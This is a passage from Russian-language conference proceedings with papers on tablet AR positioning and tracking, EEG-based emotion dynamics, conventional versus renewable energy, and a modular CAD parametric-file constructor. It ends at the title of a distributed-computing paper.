6. Скрипник В.С., Григорьева А.Л. Математический анализ в экономико-экологической деятельности // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях. Редакционная коллегия: Э.А. Дмитриев (отв. ред.) [и др.]. 2020. С. 382-385.
7. Zharikova E.P., Grigoryev J.U., Grigoryeva A.L. Methods of remote sensing in forest fund assessment problems // 2019 International Science and Technology Conference "EastConf", EastConf 2019. 2019. С. 8725343.

Решетов Александр Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Reshetov Alexander Dmitrievich, student, Komsomolsk-on-Amur State University

Григорьев Ян Юрьевич, кандидат физико-математических наук, доцент, проректор по учебной работе, Комсомольский-на-Амуре государственный университет

Grigoriev Jan Yurievitch, Candidate of Physical and Mathematical Sciences, Associate Professor, Vice Rector for Academic Affairs, Komsomolsk-na-Amure State University

РАЗРАБОТКА МАТЕМАТИЧЕСКОЙ МОДЕЛИ ПОЗИЦИОНИРОВАНИЯ И ТРЕКИНГА ДЛЯ ПЛАНШЕТА

ON THE ISSUE OF DEVELOPING A MATHEMATICAL MODEL OF POSITIONING AND TRACKING FOR A TABLET

Аннотация. В работе рассматривается подход, направленный на упрощение и повышение точности производственных процессов посредством внедрения технологий дополненной реальности. Целью исследования является разработка математической модели позиционирования и трекинга для планшетного компьютера. Результаты моделирования проверяются в виртуальной среде и на реальных объектах.

Abstract. The relevance of the work lies in the need to simplify and automate technological processes at the Komsomolsk-on-Amur Aviation Plant named after Yu.A. Gagarin, through the introduction of augmented reality technologies. The main purpose of this article is to study issues related to the development of a mathematical model of positioning and tracking for a tablet. The author applies theoretical research methods, and also uses the results of foreign and domestic scientific materials. The main aspects of the analysis in the article were the main tracking systems and calibration algorithms, as well as mathematical models of positioning and visualization systems.

Ключевые слова: математическая модель, позиционирование, трекинг, камера, отслеживание, калибровка.

Key words: mathematical model, positioning, tracking, camera, tracking, calibration.

При реализации высокотехнологичного производства требуется высокая точность при работе с крупно- и малогабаритными объектами. К таким работам относятся, например, покраска крупных деталей корпуса самолёта, стыковка и монтаж элементов конструкций, контроль за дефектами при сборке и др. Для наложения трехмерных виртуальных моделей поверх изделия с помощью планшетного компьютера, проектора, VR-очков и других устройств используются алгоритмы дополненной реальности. Для отображения виртуальных моделей с необходимой точностью разрабатываются оптимизационные алгоритмы [1].

Одна из главных решаемых задач – реализация системы позиционирования и трекинга AR-устройства. первоначально производится калибровка системы, состоящая в вычислении матрицы перехода из системы координат камеры в систему координат трекера. Выбирается наиболее эффективные алгоритм, включающий анализ системы отслеживания, алгоритмов калибровки, моделей систем позиционирования и визуализации.

Определяется абсолютное положение объекта в пространстве с применением аппаратных средств и программного обеспечения. Рассматриваемая технология позволяет более эффективно использовать возможности технологии виртуальной реальности.

Основные и наиболее часто используемые на практике методы отслеживания: акустические; радиочастотные; магнитные; оптические; инерциальные [2]. Каждый метод основывается на использовании различных волн, позволяющих производить определение положения и ориентации объекта в пространстве. Применение каждого из указанных методов связано с негативным воздействием внешних факторов. Анализ пока-

зывает целесообразность использования инерциального метода с синтезом оптических методов для системы позиционирования и трекинга для планшетного компьютера.

Предлагается система позиционирования и трекинга для технологических задач, решаемых с использованием AR технологий. Система включает в себя базовую станцию и трекер, объединенный с планшетом в единую жёсткую конструкцию (рисунок 1). В автоматическом режиме определяется положение трекера в пространстве на основе инфракрасных сигналов, излучаемых базовой станцией. Данная система устойчива к физическому перекрытию сигнала, что позволяет использовать её в производстве. Несколько базовых станций могут работать совместно, что позволяет точнее рассчитывать позицию трекера и увеличить зону покрытия сигнала [3].



Рисунок 1 – Система «трекер-планшет»

В режиме реального времени система позволяет вычислить позицию планшета относительно базовой станции (система координат планшета закреплена на его камере).

$$T_b^c = T_b^t \cdot T_t^c, \quad (1)$$

где T_b^c – матрица размером 4×4 перехода из системы координат камеры в систему координат базовой станции, T_b^t – матрица размером 4×4 перехода из системы координат трекера в систему координат базовой станции, T_t^c – матрица размером 4×4 перехода из системы координат камеры в систему координат трекера. Для вычисления второго множителя формулы (1) производится «Hand-eye» калибровка системы «трекер – камера».

Для формирования изображения на плоскости монитора – двумерной 3D-сцена unity должна обеспечивать проекцию на экран компьютера в виде 2D-изображения. С этой целью применяется матрица перспективной проекции, преобразующая все точки объекта из координат камеры в координаты плоскости проекции. Затем эти координаты плоскости проекции преобразуются в координаты монитора (NDC) [4].

Матрица перспективной проекции для корректного отображения виртуальной 3D модели вычисляется на основе преобразования координат камеры с последующим сопоставлением координат x_p и y_p с x_n и y_n из нормализованной системы координат устройства были использованы следующие линейные зависимости: $[l, r] \rightarrow [-1, 1]$ и $[b, t] \rightarrow [-1, 1]$.

В результате преобразований и сопоставления найденных зависимостей получается матрица перспективной проекции вида [5]:

$$\begin{pmatrix} \frac{2n}{r-l} & 0 & \frac{r+l}{r-l} & 0 \\ 0 & \frac{2n}{t-b} & \frac{t+b}{t-b} & 0 \\ 0 & 0 & \frac{-(f+n)}{f-n} & \frac{-2fn}{f-n} \\ 0 & 0 & -1 & 0 \end{pmatrix} \quad (2)$$

С помощью данной матрицы перспективной проекции представляется возможным получение корректного отображения виртуальной модели из unity3D поверх видеопотока, получаемого с камеры планшета [6], [7], [8].

В результате работы проведены исследования и осуществлен выбор методов отслеживания положения трекера. Разработана математическая модель и получена матрица перспективной проекции, позволяющая получать корректное отображения виртуальной модели из unity3D поверх видеопотока, получаемого с камеры планшета. В Дальнейшие исследования данного вопроса предполагают разработку программного обеспечения, предназначенного для калибровки системы «трекер-камера» [9] и осуществления трекинга планшета в пространстве относительно базовой станции.

СПИСОК ИСТОЧНИКОВ

1. Лариков Р. Д., Решетов А. Д., Тимохин В. С.; Григорьев Я. Ю. Моделирование системы позиционирования и трекинга для планшетного компьютера в задачах повышения эффективности процесса раскраски технических объектов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. С. 380-382.
2. Залата Р.В., Тимохин В.С. Внедрение дополненной реальности в производственные процессы авиационного завода // Молодёжь и будущее авиации и космонавтики. Сборник аннотаций конкурсных работ XIII Всероссийский межотраслевой молодёжный конкурс научно-технических работ и проектов в области авиационной и ракетно-космической техники и технологий. Москва, 2021. С. 200.
3. Залата Р.В., Тимохин В.С. Встраивание элементов дополненной реальности в производственные процессы авиастроительного завода // Молодёжь и будущее авиации и космонавтики. Аннотации конкурсных работ 11-го Всероссийского межотраслевого молодёжного конкурса научно-технических работ и проектов. 2019. С. 219-220.
4. Бабухин, Н.И. Калибровка камеры с применением современных вычислительных средств обработки данных / Н.И. Бабухин, В.А Смирнов // Известия ТулГУ. Технические науки. 2020.
5. Брянский, М.Н. К вопросу об основных элементах Unity / М.Н. Брянский, Д.А. Брыль // МНИЖ. 2016.
6. Еременко, А.Г. Калибровка системы стереоскопического компьютерного зрения / А.Г. Еременко, А.А. Кузнецова, И.О. Куров, Е.В. Нечепуренко, М.А. Сапунов, Е.П. Шешин // Труды МФТИ. 2018.
7. Сорокин, А.В. Трёхмерное моделирование как основа проектирования XXI века / А.В. Сорокин, Е.И. Черкасова // Вестник Казанского технологического университета. 2014.
8. Ульянов, Р.С. Моделирование технических систем в среде Unity 3D / Р.С. Ульянов // Молодой ученый. 2015.
9. Hartley, R.I. Multiple View Geometry in Computer Vision / R. I. Hartley, A. Zisserman. // Cambridge University Press. 2004.

УДК 004.81; 159.942; 612.821

Сидоров Константин Владимирович, кандидат технических наук, доцент, доцент кафедры «Автоматизация технологических процессов», Тверской государственный технический университет

Sidorov Konstantin Vladimirovich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department "Automation of technological processes", Tver State Technical University

Сидорова Юлия Владимировна, студентка, Тверской государственный технический университет

Sidorova Yulia Vladimirovna, student of Tver State Technical University

ОЦЕНКА ДИНАМИКИ ЭМОЦИОНАЛЬНЫХ РЕАКЦИЙ ЧЕЛОВЕКА НА ОСНОВЕ АНАЛИЗА ЭЛЕКТРОЭНЦЕФАЛОГРАММ

EVALUATION OF THE DYNAMICS OF HUMAN EMOTIONAL REACTIONS ON THE BASIS OF THE ANALYSIS OF ELECTROENCEPHALOGRAM

Аннотация. В работе приведены результаты исследования динамики эмоциональных реакций человека, которые связаны с восприятием внешних аудиовизуальных стиму-

лов. Регистрация эмоциональных откликов у испытуемых осуществлена по паттернам электроэнцефалограммам (ЭЭГ). Предложен математический аппарат реконструкции аттрактора для паттернов ЭЭГ, который позволяет наблюдать изменения отдельных структур двумерных проекций аттрактора на этапах восприятия стимула и после его снятия. Предложена нечеткая модель динамики эмоциональных реакций на основе мониторинга характеристик двумерных проекций аттракторов. Новая модель включает алгоритмы по отслеживанию валентности, уровня и динамики эмоциональных реакций. Abstract. The paper presents the results of a research of the dynamics of human emotional reactions that are associated with the perception of external audiovisual stimulus. The registration of emotional responses on the subjects was carried out according to the patterns of electroencephalogram (EEG). A mathematical device for the reconstruction of the attractor for EEG patterns is proposed which allows us to observe changes in individual structures of two-dimensional projections of the attractor at the stages of perception of the stimulus and after its removal. A fuzzy model of the dynamics of emotional reactions based on monitoring the characteristics of two-dimensional projections of attractors is proposed. The new model includes algorithms for tracking valence, level and dynamics of emotional reactions.

Ключевые слова: эмоция, эмоциональная реакция, биомедицинский сигнал, электроэнцефалограмма, аттрактор.

Key words: emotion, emotional reaction, biomedical signal, electroencephalogram, attractor.

Введение

В настоящее время различные отечественные компании (ПАО Сбербанк, ООО НПКФ «Медиком МТД», АО «НПО РусБИТех», ООО «Нейрософт», ООО «Нейроматикс», ООО «Центр речевых технологий» и др.), а также научно-исследовательские и образовательные организации (ЮФУ, МФТИ, МГТУ им. Н.Э. Баумана, ВолгГТУ, ТвГТУ и др.) активно разрабатывают и внедряют специализированные программно-инструментальные комплексы и информационно-измерительные системы, ориентированные на мониторинг и контроль эмоциональных реакций (эмоций) человека посредством интерпретации биомедицинских сигналов.

При настройке и тестировании предложенных технических решений в качестве исходных данных применяются базы биомедицинских сигналов, отображающие изменение эмоциональных реакций человека при применении к нему определенных стимулов (например, аудиовизуальная или соматосенсорная стимуляция). Среди множества регистрируемых сигналов можно условно выделить три основные группы [1]:

- 1) электрические сигналы от соответствующих функциональных подсистем организма человека (головной мозг, сердце, мышцы и др.), примерами сигналов являются электроэнцефалограмма (ЭЭГ), электрокардиограмма (ЭКГ), электромиограмма (ЭМГ);
- 2) речевые сигналы, характеризующие изменения в речевом аппарате человека;
- 3) видеофрагменты, которые отображают изменение мимики лица человека, а также его характерные позы и жесты.

Наилучшие результаты при оценке эмоциональных реакций получаются с применением интегрированных систем. Данный тип систем основан на интеграции биомедицинской информации, которая поступает одновременно (параллельно) по нескольким каналам (слуховой, зрительный, тактильный). Отличительной особенностью подобных систем является их зависимость по принятию решений от биомедицинских сигналов, регистрируемых с функциональных подсистем человека. Все функциональные подсистемы управляются головным мозгом, поэтому, можно говорить о том факте, что они являются исполнительными. Для того чтобы отслеживать динамику эмоциональной реакции (ее формирование и последующее развитие), мы должны в обязательном порядке осуществлять анализ сигналов от головного мозга (паттерны ЭЭГ), это позволит повысить достоверность интерпретации эмоций.

Разнообразие технических решений привело к созданию различных по математическому аппарату способов распознавания и мониторинга эмоциональных реакций по паттернам ЭЭГ, которые опираются на разное число признаков. Наиболее часто используемые из них – спектрально-временные и амплитудно-частотные признаки [2].

В последние годы в рассматриваемой области стали активно применяться признаки, для оценки которых используют методы нелинейной динамики [3]. Применение методов нелинейной динамики связано с реконструкцией по зарегистрированным паттернам ЭЭГ новых структур – аттракторов. Для анализа их характеристик авторы обычно используют корреляционный интеграл и фрактальную размерность, это позволяет осуществлять сравнение свойств исходных паттернов ЭЭГ. С использованием этих показателей, например, в работе [4] выполнено сравнение ЭЭГ, зарегистрированных при эмоциональных реакциях противоположного знака. Отмечается, что «сложность» ЭЭГ сильнее проявляется при положительных (позитивных) эмоциях, чем при отрицательных (негативных) эмоциях. Эмоциональные реакции, относящиеся к верхним уровням психики, сопровождаются более сложной ЭЭГ, по сравнению с эмоциями нижнего уровня.

В работе [5] описан подход к решению задачи мониторинга знака и уровня эмоциональных реакций путем отслеживания оценок фрактальной размерности аттракторов, реконструированных по четырем отведениям ЭЭГ. Для стимуляции эмоций использовались примеры музыкальных записей. Авторы используют искусственные нейронные сети (ИНС) для настройки параметров своего программного средства на индивидуальные особенности испытуемого. Параметры определяют пороговые интервалы в значениях признаков аттракторов. Это достаточно характерный прием, с помощью которого разработчики моделей интерпретации эмоциональных реакций пытаются преодолеть проблему воспроизводимости значений признаков для эмоций одной модальности, однако, он ведет к громоздким средствам настройки.



Анализ полученных на сегодняшний день научных результатов показывает, что для оценки динамики эмоциональной реакции человека целесообразно применять: 1) искусственную стимуляцию эмоций на основе аудиовизуальной стимуляции; 2) методы нелинейной динамики для анализа паттернов ЭЭГ. С помощью реконструкции аттракторов для нескольких отведений ЭЭГ (например, F4-A2 и F8-A2) мы можем наблюдать изменения отдельных свойств этих структур на этапах восприятия стимула и после его снятия. Этот мониторинг позволяет отслеживать изменения в динамике эмоциональной реакции. Для интерпретации результатов используется переход к системе нечетких признаков.

Основная часть

Создана база данных (БД) из 600 паттернов ЭЭГ, которые являются откликами испытуемых при применении к ним аудиовизуальной стимуляции, в процессе которой людям предъявлялись эмоционально-дифференцированные аудио и видео стимулы. Все паттерны ЭЭГ разделены на 3 класса (нейтральное состояние, негативные эмоции, позитивные эмоции) в соответствии с эмоциональными реакциями, которые ощущали испытуемые при аудиовизуальной стимуляции.

Паттерны ЭЭГ регистрировались с помощью компьютерного электроэнцефалографа ЭЭГА-21/26 «Энцефалан-131-03» (производитель ООО НПКФ «Медиком МТД», г. Таганрог) по стандартной схеме размещения электродов «10-20» [6]. Частота дискретизации составляла 250 Гц. В качестве испытуемых выступили студенты ТвГТУ (5 женщин и 5 мужчин, возраст от 19 до 22 лет).

Для анализа объектов из БД применены методы нелинейной динамики, в частности, процедура реконструкции аттрактора с последующим выделением признаков (рисунок 1) в его трех двумерных проекциях: 1) длина усредненного вектора (R , мкВ); 2) плотность траекторий (γ , ус. ед.) в центре проекций. Подробная методика расчета данных параметров приведена в работе [1].



а – длина вектора двумерной проекции аттрактора
 б – плотность траекторий в центре двумерной проекции аттрактора
 Рисунок 1 – Усредненное признаковое пространство для паттернов ЭЭГ:
 □ – позитивные эмоции; ○ – негативные эмоции
 (мужчина, возраст 22 года, отведение F8-A2)

Для классов «Негативные эмоции» и «Позитивные эмоции» характерны существенные изменения динамики эмоциональных реакций у всех испытуемых (на некоторых временных интервалах может наблюдаться их скачкообразный характер из-за специфики предъявляемых аудиовизуальных стимулов).

Учитывая существенную вариабельность оценок признаков двумерных проекций аттракторов, реконструированных по паттернам ЭЭГ из зарегистрированной в рамках исследований БД, и в связи с индивидуальными различиями всех испытуемых, при построении нечеткой модели динамики эмоциональных реакций использован математический аппарат нечеткой логики, позволяющий ослабить влияние плохой воспроизводимости на результат интерпретации эмоциональных реакций человека:

$$Em = \langle Z, U, D \rangle, \quad (1)$$

где Z – валентность (знак), U – уровень (интенсивность), D – динамика (направление развития) эмоциональной реакции.

В математической модели (1) учтена возможность перехода к лингвистическим переменным (ЛП), которые описываются базовым терм-множеством. Каждое терм-множество расширяется с помощью специализированных модификаторов нечетких ЛП:

1) $ZT:: = \{ \langle \text{«Позитивная эмоциональная реакция»}, \text{«Нейтральное состояние»}, \text{«Негативная эмоциональная реакция»} \rangle \};$

2) $UT:: = \{ \langle \text{«Низкий уровень эмоциональной реакции»}, \text{«Средний уровень эмоциональной реакции»}, \text{«Высокий уровень эмоциональной реакции»} \rangle \};$

3) $DT:: = \{ \langle \text{«Убывающий тренд эмоциональной реакции»}, \text{«Динамика эмоциональной реакции отсутствует»}, \text{«Возрастающий тренд эмоциональной реакции»} \rangle \}.$

Сформирована база знаний, которая включает генерированные наборы продукционных правил. На настоящее время настроечные параметры нечеткой математической модели (1) подобраны следующим образом – расхождение обобщенной (согласованной) интерпретации эмоциональных реакций по паттернам ЭЭГ (для 3-х классов объектов) и экспертным оценкам для каждого испытуемого не превышает 5-8 %.

Заключение

Проведенные в рамках данной работы исследования показали, что мониторинг свойств двумерных проекций аттракторов можно использовать для анализа изменений в динамике эмоциональных реакций испытуемых, находящихся под воздействием аудиовизуальных стимулов.

Ряд закономерностей, проявляющихся в изменениях характеристик двумерных проекций аттракторов и коррелированных с ними экспертными оценками эмоциональных реакций, позволяет сформулировать продукционные правила, которые могут использоваться для мониторинга динамики эмоций. Дальнейшее направление исследований видится в расширении нечеткой модели динамики эмоциональных реакций новыми свойствами (в частности, прогнозированием динамики и оценкой скорости развития эмоциональной реакции).

Благодарности. Работа выполнена в рамках стипендии Президента Российской Федерации для молодых ученых (СП-3061.2022.5).

СПИСОК ИСТОЧНИКОВ

1. Филатова Н.Н., Сидоров К.В. Компьютерные модели эмоций: построение и методы исследования. Тверь: ТвГТУ, 2017. 200 с.
2. Rangayyan R.M. Biomedical Signal Analysis: 2nd Edition. New York: Wiley-IEEE Press, 2015. 720 p.
3. Малинецкий Г.Г., Потапов А.Б. Современные проблемы нелинейной динамики. М.: Эдиториал УРСС, 2000. 336 с.
4. Koelstra S. Affective and implicit tagging using facial expressions and electroencephalography: PhD Thesis. London: QMUL, 2012. 167 p.
5. Lan Z., Sourina O., Wang L., Liu Y. Real-time EEG-based emotion monitoring using stable features // The Visual Computer. 2016. Vol. 32, No. 3. Pp. 347-358.
6. Jasper H.H. The ten-twenty electrode system of the international federation // Electroencephalography and Clinical Neurophysiology. 1958. Vol. 10. Pp. 371-375.

УДК 621.9:519.8

Тимофеев Георгий Андреевич, аспирант, Комсомольский-на-Амуре государственный университет

Timofeev Georgy Andreevich, postgraduate student, Komsomolsk-na-Amure State University

Бердонос Виктор Дмитриевич, кандидат технических наук, доцент, доцент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет
Berdonosov Victor Dmitrievich, Candidate of Engineering Sciences, Associate Professor, Associate Professor of Applied Mathematics Department, Komsomolsk-na-Amure State University

ОБЗОР СУЩЕСТВУЮЩИХ НЕДОСТАТКОВ ТРАДИЦИОННОЙ ЭНЕРГИИ ПО СРАВНЕНИЮ С НЕТРАДИЦИОННОЙ

OVERVIEW OF EXISTING DISADVANTAGES OF CONVENTIONAL ENERGY COMPARISON WITH UNCONVENTIONAL

Аннотация. Данная работа посвящена исследованию существующих недостатков традиционной энергии по сравнению с нетрадиционной. Сейчас для снабжения электричеством потребителей, необходимо использовать несколько видов возобновляемых источников энергии. Для повышения надежности электроснабжения потребителей и снижения топливной составляющей необходимо использовать и традиционные автономные источники энергии.

Abstract. This work is devoted to the study of the existing disadvantages of conventional energy compared to unconventional energy. Now to supply electricity to consumers, it is necessary to use several types of renewable energy sources. In addition, there is a need for traditional autonomous energy sources, thanks to which increases the reliability of electricity supply and reduces the fuel-oil component of the costs.

Ключевые слова: энергетические системы, альтернативная энергетика, ГЭС, ТЭС, традиционная энергетика.

Key words: energy systems, alternative energy, hydroelectric power stations, thermal power plants, traditional energy.

Введение

Традиционную энергетику обычно разделяют на теплоэнергетику и электроэнергетику и теплоэнергетику.

Преобразование первичной энергии в электрическую производится на электростанциях: ТЭС, ГЭС, АЭС.

- ТЭС – тепловая электрическая станция преобразует тепловую энергию в электрическую;

- ГЭС – гидроэлектростанция преобразует механическую энергию движения воды в электрическую;

- АЭС – атомная электростанция преобразует атомную энергию ядерного топлива в электрическую.

ТЭС могут работать как на органическом топливе, так и на ядерном топливе.

Основным источником энергии на АЭС это ядерная энергия. При делении ядра выделяется огромное количество энергии.

Основная часть

Возобновляемыми источниками энергии считаются солнечная, ветровая, гидроэнергия, биогазовая сила, геотермальная, энергия волн и течений морей и океанов [1]. Традиционные (никак не восстанавливаемые) источники энергии – природные вещества или материалы, которые используются для получения энергии. Энергия традиционных источников, в отличие от восстанавливаемых, присутствует в связанном состоянии и освобождается вследствие целенаправленных действий человека. Классическую энергетику, разделяют на теплоэнергетику и электроэнергетику.

Гидромеханические электростанции (ГЭС), же в свою очередь используют водную энергию планеты. Устойчивый напор воды воздействует на лопасти турбины электрогенератора, что образует электроэнергию. ГЭС производят электрическую энергию, которая потом через линию высоковольтных передач приносится потребителям.

Наиболее значимое достоинство ВИЭ по сравнению с традиционными источниками энергии считаются практическая неограниченность ресурсов, популяризация многочисленных ВИЭ, уменьшение топливных затрат, а также выбросов вредных веществ в окружающую атмосферу. Кроме достоинств существуют и недостатки, а именно крайнюю изменчивость нестабильность поступления энергии со сменой погодных условий от источников ВИЭ, низкую энергетическую плотность. Невысокая удельная мощность потока энергоносителя приводит к повышению массогабаритных характеристик энергоустановок, а изменчивость погодных условий, порождает потребность в устройствах аккумулирования энергии.

В последнее время видна впечатляющая динамика уменьшения расходов в производстве зеленой энергетики, за счёт активной деятельности в области совершенствования технико-экономических характеристик энергоустановок и комплексов в основе которых лежат возобновляемые источники энергии. Значительное количество государств уже сейчас используют потенциал альтернативной энергетики. Более того,

определенные страны просто-напросто вынуждены осуществлять подготовку к применению только ВИЭ, так как не обладают необходимым резервом природных ресурсов. Главные преимущества и минусы альтернативной энергии представлены в таблице 1. В настоящее время текущая функционирующая энергетическая стратегия несет в себе эксплуатацию ископаемых ресурсов и жестокую и недальновидное использование ресурсов природы, которые могут привести к глобальным переменам на нашей планете. Используя ВИЭ как источник энергии для формирования электричества, безусловно, никак не предполагает экологично «чистый» вариант. ВИЭ не обладают столь глобальным характером воздействия по сравнению с классическими энергоустановками на органическом и минеральном топливе [3], [4].

Таблица 1 – Недостатки и преимущества

Тип	Недостатки	Преимущества
Энергия биоматериалов	<ul style="list-style-type: none"> - Проблема наличия пустой земли; - Разрушение среды обитания животных и микроэкосистемы; - Стоимость биотоплива. 	<ul style="list-style-type: none"> - Экологичность; - Крупные электростанции на биотопливе способны работать непрерывно; - Метан можно производить на небольших компостных установках; - Легко транспортировать.
Солнечная энергия	<ul style="list-style-type: none"> - Не малая стоимость - Использование дорогих компонентов. 	<ul style="list-style-type: none"> - Воссоздаваемость; - Изобилие; - Стабильность; - Экологичность - беззвучность;
Ветровая энергия	<ul style="list-style-type: none"> - Высокие инвестиционные затраты - Шум; - Угроза для птиц; - Изменения в ландшафте. 	<ul style="list-style-type: none"> - Отсутствие загрязнений окружающей среды; - Стабильные расходы; - Минимальные потери при передаче энергии; - Простое обслуживание, быстрая установка и низкие затраты.

В результате были выявлены основные недостатки и преимущества традиционные способы добычи энергии и альтернативной энергетики.

СПИСОК ИСТОЧНИКОВ

1. Риполь-Сарагоси Т.Л. Кууск А.Б., Возобновляемые и нетрадиционные источники энергии. учеб. пособие / Т.Л. Риполь-Сарагоси, А.Б. Кууск – Ростов н/Д: Рост. гос. ун-т. путей сообщения, 2019. – 122 с.
2. Безруких, П. Возобновляемая энергетика: сегодня-реальность, завтра необходимость / П. Безруких – М. : Лесная страна, 2007.-120 с.
3. Лукутин Б.В. Возобновляемая энергетика в децентрализованном электро-снабжении: монография / Б.В. Лукутин, О.А. Суржикова., Е.Б. Шандарова. – М.: Энергоатомиздат, 2008. – 231 с.
4. Отчет | Предложения Счетной палаты // Счетная палата Российской Федерации URL: https://ach.gov.ru/upload/iblock/b99/b998773313b87e724ed09f28_7754d180.pdf (дата обращения: 01.06.2022).

Тихомиров Владимир Александрович, кандидат технических наук, профессор, кафедра «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Tikhomirov Vladimir Aleksandrovich, Candidate of Technical Sciences, Professor, Department of Design, Management and Development of Information Systems, Komsomolsk-na-Amure State University

Никитина Валентина, магистрант, Комсомольский-на-Амуре государственный университет
Nikitina Valentina, master student of Komsomolsk-na-Amure State University

КОНСТРУКТОР МОЗАИЧНЫХ ПРИКЛАДНЫХ САПР

MOSAIC APPLIED CAD DESIGNER

Аннотация. В статье описывается технология создания программного конструктора для составления самих параметрических файлов, управляющих параметрическим моделированием. Программный конструктор позволяет автоматизировать рутинный процесс подготовки файлов параметризации для САД системы и, тем самым, существенно ускорить подготовку производства вышеназванных изделий.

Abstract. The article describes the technology for creating a software constructor for compiling the parametric files themselves that control parametric modeling. The software constructor allows you to automate the routine process of preparing parameterization files for the CAD system and, thereby, significantly speed up the preparation for the production of the above products.

Ключевые слова: параметризация чертежа, математическая модель, программное обеспечение.

Key words: drawing parametrization, mathematical model, software.

Параметрическое моделирование является одним из важнейших инструментов современных САД систем. Примером одной из таких систем является Siemens NX – система разработки чертежной и конструкторской документации общего машиностроения. Система служит ядром прикладных САПР и позволяет разрабатывать параметрические трехмерные модели машиностроительных деталей и сборок, создаваемых на предприятиях для решения частных конструкторских задач.

Примером может служить комплект взаимосвязанных параметрических чертежей на технологическую оснастку для формования носков нервюр из листовых заготовок резиной, разработанный в КнАГУ для одного из производственных предприятий города. В этом комплекте параметризовалась геометрия контура нервюры, высота борта и, главное, угол малки полок нервюры, который зависит от угла пружинения материала нервюры.

Параметрический чертеж основывается на специальном файле параметров, из которого считываются необходимые для реализации чертежа величины. И основная трудность в использовании описываемых САПР – это собственно процесс подготовки этого специального файла. Требуется проведение специфических расчетов, анализ характеристик применяемых при изготовлении материалов, учет пружинения материала нервюры и т.п.

Один и тот-же параметрический чертеж, например, оснастки для изготовления нервюры штамповкой резиной, может породить разные конфигурации этой оснастки при подаче на его вход разных файлов с расчетными параметрами оснастки (рисунок 1).




Рисунок 1 – Зависимость конфигурации оснастки от параметрического файла чертежа

Вручную подготавливать параметрические файлы весьма трудозатратно, что затягивает процесс подготовки производства нужных деталей. В связи с чем создается различное программное обеспечение (ПО) [1], [2], автоматизирующее этот процесс. Но, как правило, создаваемое ПО исключительно специализированное и при смене объекта производства уже не пригодно для создания параметрических файлов для новых конфигураций параметрических чертежей.

Авторами предлагается оригинальная технология разработки параметрических файлов для прикладных САПР, основанная на «мозаичном» принципе их создания («сборки») [3], [4].

Идея заключается в предварительной подготовке библиотек элементарных программных блоков (модулей), которые выполняют одну из небольших, типовых задач подготовки параметрического файла. Например – выбирают характеристики материала из базы данных, ведут расчет угла пружинения материала при штамповке и т.п. Блоки имеют входные параметры и выходные (рисунок 2).

Далее – создается программный конструктор, который позволяет оператору выбрать из этих библиотек те блоки, которые необходимы оператору для решения его конкретной задачи по подготовке параметров для параметрического чертежа, соединить параметры этих блоков между собой и запустить всю систему собранной «мозаики» на расчет. В результате, в созданной программным конструктором математической модели, происходит поочередное срабатывание расчетных блоков, передача необходимых информационных потоков от одного блока к другому и на выходе формируется нужный файл параметров, создающий в прикладной САПР, из соответствующих параметрических чертежей требуемые 3D модели, по которым, уже сама САПР создает управляющую программу для станков с ЧПУ для изготовления требуемой оснастки.




Рисунок 3 – Сборка «мозаичных» блоков

Рисунок 2 – Схема сценария работы «мозаичного» конструктора ПО подготовки параметрических файлов

Описанный сценарий подготовки параметрических файлов, в составе общего цикла работы прикладной САПР, для конкретного случая подготовки производства нервюр самолета, представлен на рисунке 3:



Рисунок 3 – Обобщенная схема функционирования прикладной САПР изготовления нервюр самолета

Законченный вид спроектированной прикладной САПР с помощью созданного авторами монитора-конструктора параметрического файла представлен на рисунке 4.

На экране монитора представлены блоки из библиотек, которые оператор вынес с свою модель подготовки параметрического файла. К ним относятся:

- блок выбора характеристик применяемого материала;
- блок получения из системы AutoCAD геометрии формуемой детали;
- блок стандартных расчетных констант;
- блок расчета пружинения материала детали при штамповке резиной;
- замыкающий блок системы – блок формирования файла параметров для CAD-CAM системы Siemens NX.

САМ системы Siemens NX.




Рисунок 4 – Главное окно конструктора ПО расчета параметрического файла

Время, затраченное в конструкторе на подготовку расчетной модели для ПО формирования параметрического файла, составило около 20 минут. В то время, как ручная подготовка аналогичного файла занимает минимум один рабочий день.

Кроме того, корректировка составленной модели, замена одних расчетных блоков на другие, в случае изменения к требованиям производства деталей, тоже выполняется весьма оперативно, по сравнению с ручным исправлением замечаний по сформированному параметрическому файлу.

Высокая эффективности предлагаемого программного конструктора, несомненно, привлечет внимание производителей. А по мере наполнения библиотеки новыми расчетными технологическими модулями, позволит расширить универсальность предлагаемой технологии на самые широкие области применения параметрического моделирования в машиностроении.

СПИСОК ИСТОЧНИКОВ

1. Тихомиров В.А. Методика автоматизированного определения типов пространственных углов в 3D моделях САD систем// в сборнике трудов Международной научной конференции «Far East Con», г. Владивосток, ДВФУ, 2019, С.1324-1330.
2. Тихомиров В.А., Меньков А.В. Конструктор визуализаторов// Свидетельство о гос. регистрации программы для ЭВМ, № 2014615510 , 28.05.2014
3. Бердников Д.А., Бежелева А.В. Автоматизация параметрического моделирования в машиностроительном производстве//Красноярск, СГАУ, Актуальные проблемы авиации и космонавтики. Технические науки, 2012, С. 140-141.
4. Прохоров А.Г. Автоматизированное проектирование формообразующей оснастки для штамповки эластичной средой листовых деталей летательных аппаратов//Комсомольск-на-Амуре, КнАГТУ, диссертация к.т.н. спец. 05.07.02, рук. Шпорт В.И., Тихомиров В.А., 2011, 232 с.

УДК 004.942

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ РАСПРЕДЕЛЕННЫХ ВЫЧИСЛЕНИЙ НА ОСНОВЕ ПОСЛЕДОВАТЕЛЬНЫХ СОБЫТИЙ

MATHEMATICAL MODEL OF DISTRIBUTED COMPUTING BASED ON SEQUENTIAL EVENTS

